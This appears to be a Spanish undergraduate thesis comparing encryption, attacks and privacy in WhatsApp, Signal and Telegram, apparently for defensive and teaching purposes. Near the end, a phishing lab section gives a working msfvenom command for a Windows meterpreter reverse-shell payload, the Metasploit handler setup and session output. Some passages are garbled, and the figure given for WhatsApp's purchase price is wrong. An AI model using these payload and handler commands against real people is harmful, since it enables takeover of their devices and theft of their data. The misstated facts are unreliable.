



UNIVERSIDAD TÉCNICA DE BABAHoyo

FACULTAD DE ADMINISTRACIÓN, FINANZAS E INFORMÁTICA.

PROCESO DE TITULACIÓN

SEPTIEMBRE 2024 – MARZO 2025

EXAMEN COMPLEXIVO DE GRADO

**PREVIO A LA OBTENCIÓN DEL TÍTULO DE:
INGENIERO EN SISTEMAS DE INFORMACIÓN**

**TEMA:
ANÁLISIS COMPARATIVO DE LA SEGURIDAD EN APLICACIONES DE MENSAJERÍA
CIFRADA: EVALUACIÓN DE VULNERABILIDADES Y AMENAZAS EN WHATSAPP,
SIGNAL Y TELEGRAM.**

**ESTUDIANTE:
LUIS FRANCISCO DÍAZ ARAUJO**

**TUTOR:
ING. ANA DEL ROCÍO FERNÁNDEZ TORRES**

AÑO 2025

CONTENIDO

Resumen	3
Abstract	4
Planteamiento del problema.....	5
Justificación	7
Objetivos del estudio	8
Líneas de investigación.....	9
Marco conceptual	10
Marco metodológico	25
Resultados	26
Discusión de Resultados	27
Conclusiones.....	28
Recomendaciones.....	29
Referencias	30
Anexos	32

RESUMEN

Este estudio se centra en un análisis comparativo de la seguridad en las aplicaciones de mensajería cifrada como lo son en este caso: Whatsapp, Telegram y Signal, evaluando vulnerabilidades y las amenazas que podrían sufrir. Logrando evidenciar la escasa seguridad para ataques cibernéticos conocidos, como el phishing.

La privacidad es algo esencial en el internet, en esta comparativa se revela los permisos que las aplicaciones de mensajería solicitan a nuestros dispositivos, para poder acceder a funciones que en caso de no aceptar, no lograremos hacer uso de aquellas.

Palabras claves

Whatsapp, Telegram, Signal, vulnerabilidades, amenazas, ataques cibernéticos, phishing, privacidad, permisos.

SUMMARY

This study focuses on a comparative analysis of the security of encrypted messaging applications such as Whatsapp, Telegram and Signal, evaluating vulnerabilities and the threats they could suffer. Managing to evidence the poor security for known cyberattacks, such as phishing.

Privacy is essential on the internet, this comparison reveals the permissions that messaging applications request from our devices, to be able to access functions that if we do not accept, we will not be able to make use of them.

Keywords

Whatsapp, Telegram, Signal, vulnerabilities, threats, cyberattacks, phishing, privacy, permissions.

PLANTEAMIENTO DEL PROBLEMA

Para muchas personas en la era digital actual las palabras WhatsApp, Telegram, Signal es sinónimo de avance tecnológico en mensajería instantánea, lo cual conlleva una numerosa compra de dispositivos móviles con sistema operativo IOS o Android para hacer uso de las aplicaciones, siendo este último sistema operativo más propenso a sufrir ataques cibernéticos, ya que es un software open source. Sin embargo, la creciente preocupación por la privacidad de los datos ha llevado a un escrutinio más profundo de la seguridad que ofrecen estas plataformas, dado que al ser aplicaciones de mensajería con una gran cantidad de usuario, estas son sitios en los que han logrado cumplir sus intentos de diseminar con éxito malware y phishing a través de mensajes con enlaces o archivos con código malicioso.

El uso de aplicaciones de mensajería que permiten transferencia de archivos, llamadas de voz y video, y que se conectan con otras plataformas de terceros han ganado mucha popularidad, aunque esto ha tenido un costo en el tema privacidad de los usuarios. Las personas cambian su atención de la privacidad hacia la facilidad con que se realizan las cosas. A medida que estas aplicaciones funcionan, hay mayor posibilidad que la información que se recopila y se necesita para brindar un buen servicio sea más fácil de mal utilizar o sea más fácil de acceder a ella por personas no autorizadas. Este tema de la privacidad ha existido desde hace décadas, pero en su complejidad se hizo más agudo con la aparición de Internet y la llamada era de la información. Sin importar lo que los responsables del desarrollo de estas plataformas digan hay poca información que alimente alguna confianza en la efectividad de las medidas de seguridad que han sido fabricadas. Estos han sido los años donde estas plataformas han sufrido filtraciones y fallas por violación de datos, minusvalidando la confianza por parte de los usuarios. La seguridad en línea es un paisaje en constante cambio, y lo que se considera seguro hoy puede ser vulnerado mañana. Además, el proceso de integrar medidas de seguridad es elaborado y puede fallar debido a errores técnicos o

humanos, ya que las empresas detrás de estas aplicaciones tienden a tener una agenda empresarial. A veces, la seguridad se ve comprometida para patrocinar publicidad o la recolección de datos de análisis.

Las formas en la que los usuarios están propensos a sufrir ataques cibernéticos son muchas, secuestro de cuentas aprovechando fallos de la red, riesgos al descargar la aplicación en sitios no oficiales, ataques de phishing en WhatsApp web, esta extensión permite usar WhatsApp desde cualquier dispositivo de escritorio o portátil, enmarca el riesgo de que un ciberdelincuente pueda controlar un código QR de la página oficial, y que la víctima cree que está iniciando sesión en la página, pero lo que en realidad está haciendo es dar permiso para acceder a través de su sesión. WhatsApp utiliza una base de datos SQLite que le permite almacenar chats, archivos y mensajes, por lo tanto, si hay un atacante que logra infiltrarse en la base de datos, tendrá acceso a toda la información privada del usuario. La práctica más elemental que utilizan los ciberdelincuentes es el smishing; el ciberdelincuente podría usar su propio teléfono o un emulador y comenzar a registrarse con el número de la víctima como si fuera un cambio de dispositivo, de manera similar, es posible secuestrar una cuenta de WhatsApp, Telegram o Signal utilizando la opción de verificación por llamada telefónica. Sin embargo, estas aplicaciones de mensajería proporcionan un conjunto de recomendaciones adicionales para que los datos en los teléfonos móviles estén protegidos de posibles atacantes o programas maliciosos. Algunas de estas recomendaciones son mantener siempre el teléfono bloqueado para que si se pierde el dispositivo, el riesgo de caer en manos equivocadas se reduzca y ser muy estricto en el uso de aplicaciones y sus permisos, especialmente en dispositivos

Android.

Justificación

La comunicación de los usuarios mediante aplicaciones de mensajería instantánea se ha vuelto una parte vital de la vida contemporánea, sin embargo, la privacidad y seguridad de la información personal es un tema que cada vez preocupa más. Esta necesidad de proteger la información sensible del usuario ha sido atendida por la aparición y expansión de plataformas de mensajería encriptadas como Whatsapp, Signal y Telegram.

Este caso de estudio se enfoca en el estudio comparativo de la seguridad en estas tres aplicaciones de mensajería encriptada más famosas. La razón de este análisis se basa en la relevancia de entender las vulnerabilidades y amenazas que pueden presentarse en estas plataformas, además de la exigencia de ofrecer a los usuarios datos claros y precisos para que sean capaces de tomar decisiones adecuadas.

Objetivos

Objetivo

General

Elaborar el análisis comparativo de la seguridad en aplicaciones de mensajería cifrada:
evaluación de vulnerabilidades y amenazas en WhatsApp, Signal y Telegram

Objetivos Específicos

- Comparar los tipos de cifrados empleados por WhatsApp, Signal y Telegram, analizando su robustez y resistencia a ataques conocidos, así como la transparencia en su implementación.
- Identificar las principales vulnerabilidades y amenazas que han afectado o podrían afectar a cada una de las aplicaciones, evaluando la respuesta de los desarrolladores ante estas situaciones.
- Evaluar la política de privacidad de cada plataforma, analizando la información que recolectan, cómo la utilizan y las medidas de protección que implementan para garantizar la confidencialidad de los datos de los usuarios.

Línea de Investigación

Las líneas de investigación con las que se enmarca el presente trabajo es “Sistemas de información y comunicación, emprendimiento e innovación” y “Redes y tecnologías inteligentes de software y hardware” ya que realizaremos un análisis comparativo de la seguridad en aplicaciones de mensajería cifrada, como son Whatsapp, Telegram y Signal.

Desde un enfoque de ingeniería de sistemas, la seguridad cibernética es esencial ya que siempre queremos mantener un entorno seguro y confiable además de proteger la información de los usuarios, por lo cual analizar las aplicaciones ya nombradas, aportará para determinar cual es la más recomendable.

MARCO CONCEPTUAL

Mensajería cifrada

La mensajería instantánea ha existido desde el auge del internet, hasta sus primeras implementaciones, la seguridad era casi nula. Gran parte de la comunicación se realizaba en “texto plano” lo que implicaba que cualquier persona con acceso a los servidores podía leer los mensajes. Algunos servicios comenzaron a implementar cifrado en tránsito, pero las empresas que ofrecían los servicios de chat poseían las llaves que les permitían leer los mensajes privados, por lo tanto, en la mayoría de los casos los chats nunca fueron privados. (Dergarabedian, 2023)

La mensajería cifrada se basa en el uso de un algoritmo matemático que se encarga de codificar el mensaje, haciéndolo incomprensible para alguien que no posee la clave de descifrado. Gracias a esta tecnología el usuario se encuentra seguro y protegido en sus conversaciones, asegurando que ningún dato sensible caiga en manos equivocadas

La clave permite a una persona transformar un mensaje que es legible en un mensaje que es indescifrable. Eso es lo que se llama como el proceso de cifrado, donde un texto plano se convierte en texto cifrado. Solo personas que tengan la clave correcta podrán acceder al texto original.

Tipos de cifrado:

Cifrado simétrico:

La criptografía contemporánea se encuentra apoyada en el cifrado simétrico. Su rasgo distintivo es que utiliza una sola clave en las dos tareas: cifrado y descifrado de la información. El procedimiento consiste en hacer que el mensaje inicial sea convertido en un texto que no pueda leerse -cifrado- a través de un algoritmo criptográfico y una clave secreta. Para Transformar el mensaje al original se ejecuta el mismo procedimiento de

cifrado pero invirtiendo el sentido y usando la misma clave. La gran rapidez en el cifrado y el bajo consumo de potencia de cálculo que requieren es uno de los más empleados. Sin embargo, la seguridad del cifrado simétrico depende de varios puntos importantes. Las aristas son el ciclo de vida de la clave, el algoritmo a ser utilizado, y el modo de operación. Ataques Conocidos sobre el Cifrado de Clave Simétrica Los métodos efectivos y ampliamente utilizados de algoritmos de cifrado simétrico no están exentos de debilidades. Hay bastantes ataques bien conocidos que podrían hacer daño a la disponibilidad de un sistema de cifrado. Estos incluyen: Ataque de Fuerza Bruta Este es ciertamente uno de los ataques menos conocidos de los que mucha menos gente habla. Este es uno de los enfoques ampliamente utilizados por criminales cibernéticos en todo el mundo. Se utiliza un conjunto de algoritmos para adivinar todas las posibles combinaciones, hasta que logran encontrar la única clave verdadera que desbloquea de manera segura el mensaje cifrado. Del tamaño de la clave dependerá la posibilidad de este ataque. (CertSuperior, 2024).

Ataque de Texto Plano Conocido

El ataque aparece cuando el agresor cuenta con la versión encriptada y la versión plana correspondiente. A partir de esta información, intenta deducir la clave o alguna promoción del algoritmo de cifrado. Este ataque ha funcionado con algunos de los más viejos o peor contruidos esquemas (CertSuperior, 2024).

Ataque de Texto Plano Elegido

A diferencia del ataque de texto cifrado conocido, el agresor es capaz de seleccionar el texto plano que será posteriormente encriptado. Luego, se examina la encriptación resultante para extraer información sobre la clave o el algoritmo (CertSuperior, 2024).

Ataque de Texto Cifrado Elegido

El agresor selecciona, recibe bloques de textos cifrados y solicita que se proporcionen sus correspondientes textos claros. Tal acceso puede, en el mejor de los casos, darle ideas sobre la clave, partes débiles del cifrado (CertSuperior, 2024).

Ataque de Cumpleaños

Este ataque funciona sobre la probabilidad como el problema del cumpleaños. Asume que dos o más valores diferentes suministrados a una función hash o a una función criptográfica similar devolverían la misma salida. Tales ataques son más prevalentes contra funciones hash (CertSuperior, 2024).

Ataques de Canal Lateral

Estos ataques explotan la implementación física de un sistema criptográfico en lugar de sus debilidades matemáticas. Un ataque de canal lateral puede medir el tiempo que tarda en ejecutarse un algoritmo específico. También puede examinar el consumo de energía, la radiación electromagnética o el sonido generado durante la encriptación. (CertSuperior, 2024)

Ataques de Reutilización de IV

En algunos modos de operación, como CBC y CTR, la seguridad del algoritmo se basa en usar un vector de inicialización único (IV) para cada operación de encriptación. Un IV que se reutiliza puede proporcionar información que ciertos atacantes pueden usar para más textos o incluso para extraer la clave. (CertSuperior, 2024).

Ataques de Modificación

Algunos ataques implican la modificación intencionada del texto encriptado y el posterior análisis del texto después de la descryptación. Esto permite a un atacante comprender los detalles de la encriptación y brinda la posibilidad de manipulación dirigida de mensajes (CertSuperior, 2024).

Cifrado asimétrico:

También se conoce como criptografía de clave pública y utiliza un par de claves criptográficas para proteger la comunicación. Las dos claves utilizadas son públicas y privadas. La clave pública se utiliza para encriptar los datos y se comparte con todos los usuarios del sistema. La clave privada se utiliza para descifrar los mensajes cifrados y es conocida solo por el individuo (Adrián Pousa, 2011).

Es más seguro pero más lento que el cifrado simétrico.

Seguridad del cifrado asimétrico

En el caso del protocolo DH (Diffie-Hellman), un atacante podría intentar resolver el siguiente problema: Dados $\{g, a, gb\}$, calcular $gab = s$. A este problema se le llama el

problema computacional Diffie Hellman (PCDH). Se ha demostrado que la única forma de resolver este problema es resolviendo el problema del logaritmo discreto (PLD).

En el cifrado asimétrico, cada entidad cuenta con dos llaves relacionadas entre sí: una llave privada k y una llave pública $f(k)$. La primera no debe compartirse con nadie; la segunda se obtiene a partir de la primera mediante una función f , y cualquiera puede tener acceso a ella. La seguridad en este caso radica en que no será posible obtener k a partir de $f(k)$. (Miguel Morales, 2022)

Cifrado de extremo a extremo

El cifrado de extremo a extremo es la forma de comunicación más segura en la red. En este modo de cifrado, los mensajes se pueden leer únicamente en el terminal del destinatario, y son inaccesibles tanto antes como durante la transmisión de los mensajes. Ni siquiera el proveedor del servicio de mensajería puede acceder al contenido de los mensajes

durante su transmisión. Si para facilitar el entendimiento, pensemos en una situación en donde una persona que posee una dirección, puede acercarse a la casa de otra persona y entrar a ella si la dirección es bastante precisa. Esta dirección es la llave pública. Pero, por ejemplo una vez que se encuentra en frente de la casa y tiene la posibilidad de abrir la puerta, para poder entrar necesita utilizar la llave. Esa llave es la llave privada de E2EE que permite la captura de ciberespías. (Paola Carrillo).

La encriptación de extremo a extremo (E2EE) es un cifrado con el que el acceso a las conversaciones de un usuario en dichas aplicaciones de mensajería es restringido a otras personas. Este, como se denomina, es un efectivo sistema de capas que dificulta el comunicarse o intercambiar información entre tales aplicaciones.

Entre las características, expertos coinciden en que las funciones de seguridad que ofrecen los servicios de mensajería son las más importantes durante el proceso de selección, una de estas funciones es el cifrado de extremo a extremo (E2EE). (Paola Carrillo).

Ataques en el cifrado de extremo a extremo:

Si bien el cifrado de extremo a extremo (E2EE) es la forma más segura de proteger los mensajes, no es invulnerable. Existen ataques que, aunque sería difíciles de llevar acabo, podrían comprometer la seguridad en las comunicaciones. Los ataques más comunes son:

- **Ataques de “Man in the Middle” dirigidos:**

El E2EE protege los mensajes de miradas indiscretas durante la transmisión, un atacante sofisticado podrían intentar interceptar el intercambio inicial de claves entre los usuarios. Si se logra modificar o sustituir las claves públicas, podría descifrar los mensajes.

Las aplicaciones de mensajería que implementan E2EE suelen utilizar mecanismo de verificación de claves par que los usuarios puedan asegurarse de que están hablando con la persona correcta.

- **Ataques a los dispositivos**

Si un atacante logra acceder físicamente al dispositivo, podría extraer las claves privadas almacenadas y descifrar los mensajes.

- **Ataques a la infraestructura**

Si los servidores de la aplicación son atacados y los atacantes obtienen acceso a las claves de cifrado, podrían descifrar los mensajes almacenados.

Cifrado en tránsito

El cifrado en tránsito asegura la protección de datos sensibles cuando son enviados de un dispositivo a otro e incluso entre portales. Hoy en día, sin importar la manera en la cual la información se transfiera, ya sea en correos o en nubes, la utilización de redes está de moda. La falta de protocolos de cifrado resulta en la posibilidad de los cibercriminales acechar los datos, lo que puede derivar en un uso ilícito por parte de ellos. Este tipo de cifrado se lleva a cabo al modificar la información de manera que solo las personas que tienen permiso para el acceso puedan entenderla. Se garantiza que la información, en caso de ser capturada por una tercera parte, estará incomprensible para poder ser utilizada. Para asegurar el cifrado en tránsito de uso más habitual se cuenta con protocolos de comunicación como el SSL o TLS. Estos logran captar y proteger la información mientras es transmitida a través del internet. El hecho de que la información en movimiento hacia diferentes ubicaciones o dispositivos no sea accesible a individuos no autorizados es una de las características más útiles de este tipo de cifrado. Las organizaciones están en la libertad de proteger a sus clientes y datos como, personales, información altamente confidencial y el más delicado, financiero que seguramente desean evitar el uso por cibercriminales.

Esto es crucial, especialmente en industrias que manejan información altamente sensible, como la salud, las finanzas y el gobierno. Además, la encriptación en tránsito

también asegura la integridad de los datos porque garantiza que los datos recibidos por el destino son los mismos que los enviados por el remitente. Asegurar la integridad de los datos mediante la encriptación exhaustiva de los datos en tránsito no solo es relevante para proteger información sensible, sino también para el cumplimiento de esas organizaciones con las regulaciones de protección de datos y los estándares de la industria. Dentro del continente europeo y el territorio norteamericano, hay disparidades organizadas dentro del marco regulatorio como el GDPR o HIPAA, que requieren que las organizaciones cifren datos personales para garantizar la privacidad de la información. Con la mejora de la tecnología, el cifrado en tránsito se vuelve cada vez más esencial para proteger información delicada y mantener la confianza de clientes y socios comerciales.

Ataques al Cifrado en Tránsito

Debe entenderse que, además de ser una herramienta útil para la privacidad, existe la necesidad de desconfianza, ya que el diseño del esquema de cifrado en tránsito es seguridad contra posibles ataques. Hay varias formas en las que la seguridad de las comunicaciones por internet puede verse comprometida. Aquí hay algunos ejemplos de los tipos de ataque:

- **Ataques de “Man in the Middle”**

El atacante se interpone entre el dispositivo y el servidor de la aplicación, interceptando y modificando los mensajes que se envían entre ambos.

- **Ataques de “Phishing”**

El atacante te engaña para que le proporciones tus credenciales de acceso a la aplicación de mensajería, lo que le permite acceder a los mensajes y conversaciones.

- **Ataques a la infraestructura**

Si los servidores de la aplicación de mensajería son atacados, los datos en tránsito podrían verse comprometidos.

Cifrado en reposo

Los datos en la nube se protegen por medio de un bloque de cifrado simétrico que permite un descifrado y cifrado al momento. Esto puede incluir el uso de una contraseña, un PIN o alguna forma que garantiza la seguridad de la clave. Al hacer comprobaciones de hash se puede confirmar que un archivo no se modificó.

Algunos ejemplos de cifrado en reposo son el cifrado AES de algunos dispositivos de almacenamiento portátil que tienen lector de huella dactilar como autenticación de dos factores y Bitlock en sistemas operativos Windows que protegen las unidades.

Ataques en el cifrado en reposo

- **Ataques de fuerza bruta:**

El atacante prueba todas las combinaciones posibles de contraseñas o claves de cifrado hasta encontrar la correcta.

- **Ataques de malware:**

Un software malicioso infecta tu dispositivo y roba tus claves de cifrado.

- **Ataques de ingeniería social:**

El atacante te engaña para que le proporciones tus contraseñas o claves de cifrado.

- **Vulnerabilidades en el software:**

Un fallo en el software de cifrado o la implementación del cifrado en reposo puede permitir a un atacante acceder a tus datos.

- **Ataques a la infraestructura:**

Si los servidores de la aplicación de mensajería son atacados, los datos cifrados en reposo podrían verse comprometidos.

Aplicaciones de mensajería instantánea (Telegram, Signal y Whatsapp)

Telegram

Es una de las mejores aplicaciones de mensajería cifrada que existen, además de contar con varias funcionalidades que la hacen diferente al resto. Dentro de sus características, tenemos la capacidad de crear canales, grupos, chats secretos, realizar videollamadas y compartir nuestra ubicación geográfica. Es totalmente gratuita y cuenta con una función bastante interesante que hace que los mensajes puedan autodestruirse en un tiempo determinado en todos los dispositivos implicados. Así también, si no queremos dar nuestro número personal, podemos identificarnos por un apodo por el cual las personas puedan comunicarse con nosotros.

Telegram también comparte algunas características con otras aplicaciones, pero en este caso Telegram añade algunos elementos atractivos, una de ellas es que al realizar una llamada a otro usuario, esta la cubrirá una capa de seguridad, la cual será comprobable a través emoticonos. Tanto el que recibe la llamada, como el que la realiza, deberán contar con los mismos íconos para verificar que la llamada en ejecución se encuentre en buenas condiciones. Telegram tiene a su favor que es la aplicación de mensajería que menos consumo de datos tiene según una investigación realizada por SOSTariffe. En este análisis, se probó el gasto de datos con la misma cantidad de mensajes enviados a través de otras aplicaciones. Una de las características de Telegram es que permite crear grupos de usuarios donde se pueden añadir hasta 10,000 miembros y donde la gestión de miembros se realiza sin esfuerzo. Telegram tiene muchas restricciones, como el bloqueo de usuarios y varios niveles de limitaciones de administradores. El creador del grupo puede asignar múltiples administradores que tienen ciertos privilegios, como la capacidad de cambiar la información del grupo, eliminar mensajes, bloquear a ciertos usuarios, resaltar mensajes, etc. Los usuarios podrán añadir a sus amigos sin necesidad de conocer sus números de teléfono, al igual que en

las redes sociales. Para tener una charla, solo es necesario conocer el apodo de la otra persona. Además, los usuarios no tienen que preocuparse por ser encontrados, ya que su número de teléfono no será visible a menos que el contacto sea añadido de manera mutua.

Signal

Signal es una de las aplicaciones más populares de cifrado fundada por el hacker Moxie Marlinspike. Disponible tanto para Android, iOS y actualmente para Sistemas Operativos de escritorio, la cual su descarga es por medio de su página web oficial. Esta aplicación que es de código abierto nos otorga un cifrado seguro y la privacidad absoluta a la hora de enviar y recibir mensajes de texto y archivos. Podremos configurar el tiempo en que los mensajes se eliminarán de nuestros chats.

Signal Private Messenger es el nombre completo, se ofrece como la única aplicación de mensajería totalmente segura, Dado que recurre a cifrado similar al de Whatsapp, en este caso el de nivel de conversación, tiene una gran diferencia: no solo evita el espionaje de las partes ajenas, sino también del propio servicio. Signal es una app que no muestra anuncios, por lo que no tiene por qué vender datos, que es como la mayoría de aplicaciones lo hacen. Signal se puede usar en sistemas Android, iOS y en computadoras de escritorio o portátiles. Con una computadora, los usuarios pueden chatear a través de una aplicación de escritorio para Linux, macOS o Windows. Además, los mensajes enviados desde la app Signal en iOS y Android u otros dispositivos siempre estarán encriptados. Nadie podrá leer los mensajes una vez que han sido enviados, pero es posible que tu computadora esté comprometida por malware, lo que socava su seguridad. Como hemos dicho antes, Signal no tiene medios para detener a alguien que recolecte información personal de los usuarios, así que aquí Signal puede hacer nada. Al igual que con cualquier otra aplicación, debes registrarte con un número de teléfono celular personal. Este proceso, como el resto y como lo exige la aplicación, es

confidencial y encriptado por ley. Los usuarios no tendrán su número de teléfono visible porque solo se utilizará para verificar que hay una persona real detrás de la solicitud de registro. Se pueden bloquear las capturas de pantalla por parte de la aplicación para que el usuario no pueda sacar conversaciones o claves fuera de la aplicación, además de poder borrarle mensajes después de que hayan sido leídos, o después de un tiempo establecido por el usuario. Otra opción interesante de Signal es la de bloquear la aplicación y las conversaciones con una contraseña o frase de acceso. Esto se puede hacer en WhatsApp con ciertas aplicaciones, pero en Signal no se puede acceder a la app sin una contraseña, si el usuario así lo decide. (Manuel Rojas, 2018).

Whatsapp

Es una app gratuita de mensajería multiplataforma creada en 2009, el 19 de febrero del 2014 fue comprada por la empresa Facebook por 19 millones de dólares WhatsApp, esta aplicación permite a los usuarios a través de una conexión a internet, ya sea wifi o tarifa de datos móviles, enviar mensajes de texto, hacer llamadas de voz y videollamadas, compartir estados y más, con contactos que también tengan la aplicación instalada . Es popular ya que funciona en diferentes sistemas operativos, teléfonos y computadoras.

Whatsapp tuvo un gran éxito, y el numero de usuarios aumentó masivamente hasta llegar a los 400 millones en sus primeros 4 años de actividad.

Las principales funcionalidades que integra esta aplicación son:

- Envío de mensajes de texto con emoticonos.
- Envío de imágenes, videos y audios.
- Envío de posición geográfica a contactos.
- Creación de grupos de chat con varios contactos.

Phishing

El phishing es una técnica de ingeniería social que consta del envío de emails o mensajes a WhatsApp, Telegram o Signal suplantando la identidad de empresas o entidades públicas para solicitar datos personales y bancarios del usuario. Incorporan un link y tratan de redirigir a la víctima a una página fraudulenta donde intenta captar la información de tarjeta de crédito, cédula de identidad, contraseñas bancarias entre otros. Estos mensajes fraudulentos suelen incorporar el logo o la marca, suelen cometer algún error gramatical y en algunos casos buscan generar miedo y urgencia para que el destinatario lleve a cabo lo que se le pide. Un mensaje de phishing también puede tener un documento anexo que se encuentre infectado con un virus. Este tipo de malware

tiene como finalidad contaminar la computadora del usuario y robar datos valiosos Phishing.

Laboratorio de Phishing con WhatsApp Web

1. Se crea el payload, en este caso es un .exe, un ejecutable para maquinas Windows, este es un virus que al momento de ejecutarlo al hacker le dará acceso al dispositivo de la victima.

```
> msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.219.136 LPORT=4444 -f exe -o
archivo.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: archivo.exe
```

2. El hacker configurará el payload para que al momento que la victima ejecute la aplicación, le genere una reverse shell.

```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
EXITFUNC    process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST       192.168.219.136 yes       The listen address (an interface may be specified)
LPORT       4444             yes       The listen port

Exploit target:


  Id  Name
  --  ---
  0   Wildcard Target

View the full module info with the info, or info -d command.


msf6 exploit(multi/handler) > set lhost 192.168.219.136
lhost => 192.168.219.136
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.219.136:4444
```

3. Se envía el payload a la víctima.



4. La víctima descarga el payload.



5. Cuando la víctima ejecute la aplicación, al hacker se le abrirá una sesión meterpreter.

```
[*] Sending stage (201798 bytes) to 192.168.219.1
[*] Meterpreter session 1 opened (192.168.219.136:4444 -> 192.168.219.1:57941) at 2025-02-17 11:55:48 -0500
meterpreter > |
```

6. El hacker tendrá acceso al dispositivo de la víctima.

```
C:\Users\luis\Downloads>dir
dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: 14AD-C5FA

Directorio de C:\Users\luis\Downloads

17/02/2025  11:51      <DIR>
15/01/2025  23:40      <DIR>
24/10/2024  10:17             65.333  archivo.exe
22/10/2024  12:52             47.258  archivo.exe
22/10/2024  12:55             57.186  archivo.exe
31/10/2024  16:50           608.900  archivo.exe
09/12/2024  14:21           1.983.117  archivo.exe
08/12/2024  00:07           1.983.117  archivo.exe
20/03/2024  13:11           1.594.143  archivo.exe
24/10/2024  09:43           367.884  archivo.exe
24/10/2024  10:15            22.309  archivo.exe
22/10/2024  12:55            59.608  archivo.exe
22/10/2024  12:53            59.617  archivo.exe
29/01/2025  11:31            44.388  archivo.exe
15/02/2024  21:56          5.216.584  archivo.exe
17/02/2025  11:51             7.168  archivo.exe
16/12/2024  13:35           987.289  archivo.exe
03/03/2024  17:01           932.600  archivo.exe
21/08/2024  16:38           558.807  archivo.exe
24/04/2024  08:45             5.205  archivo.exe
24/04/2024  23:22             3.264  archivo.exe
31/10/2024  17:30             8.204  archivo.exe
05/06/2024  00:26             1.016  archivo.exe
20/11/2024  12:14           573.672  archivo.exe
15/01/2025  14:41            54.492  archivo.exe
14/11/2024  16:05            71.417  archivo.exe
14/11/2024  16:11            87.353  archivo.exe
25/10/2024  12:24            71.047  archivo.exe
18/02/2024  19:01          96.195.352  archivo.exe
```

Comparativa de la seguridad en Whatsapp, Signal y Telegram

Criterios de seguridad	Whatsapp	Signal	Telegram
Cifrado de extremo a extremo	Si, todos los chats	Si, todos los chats	Solo en chats secretos
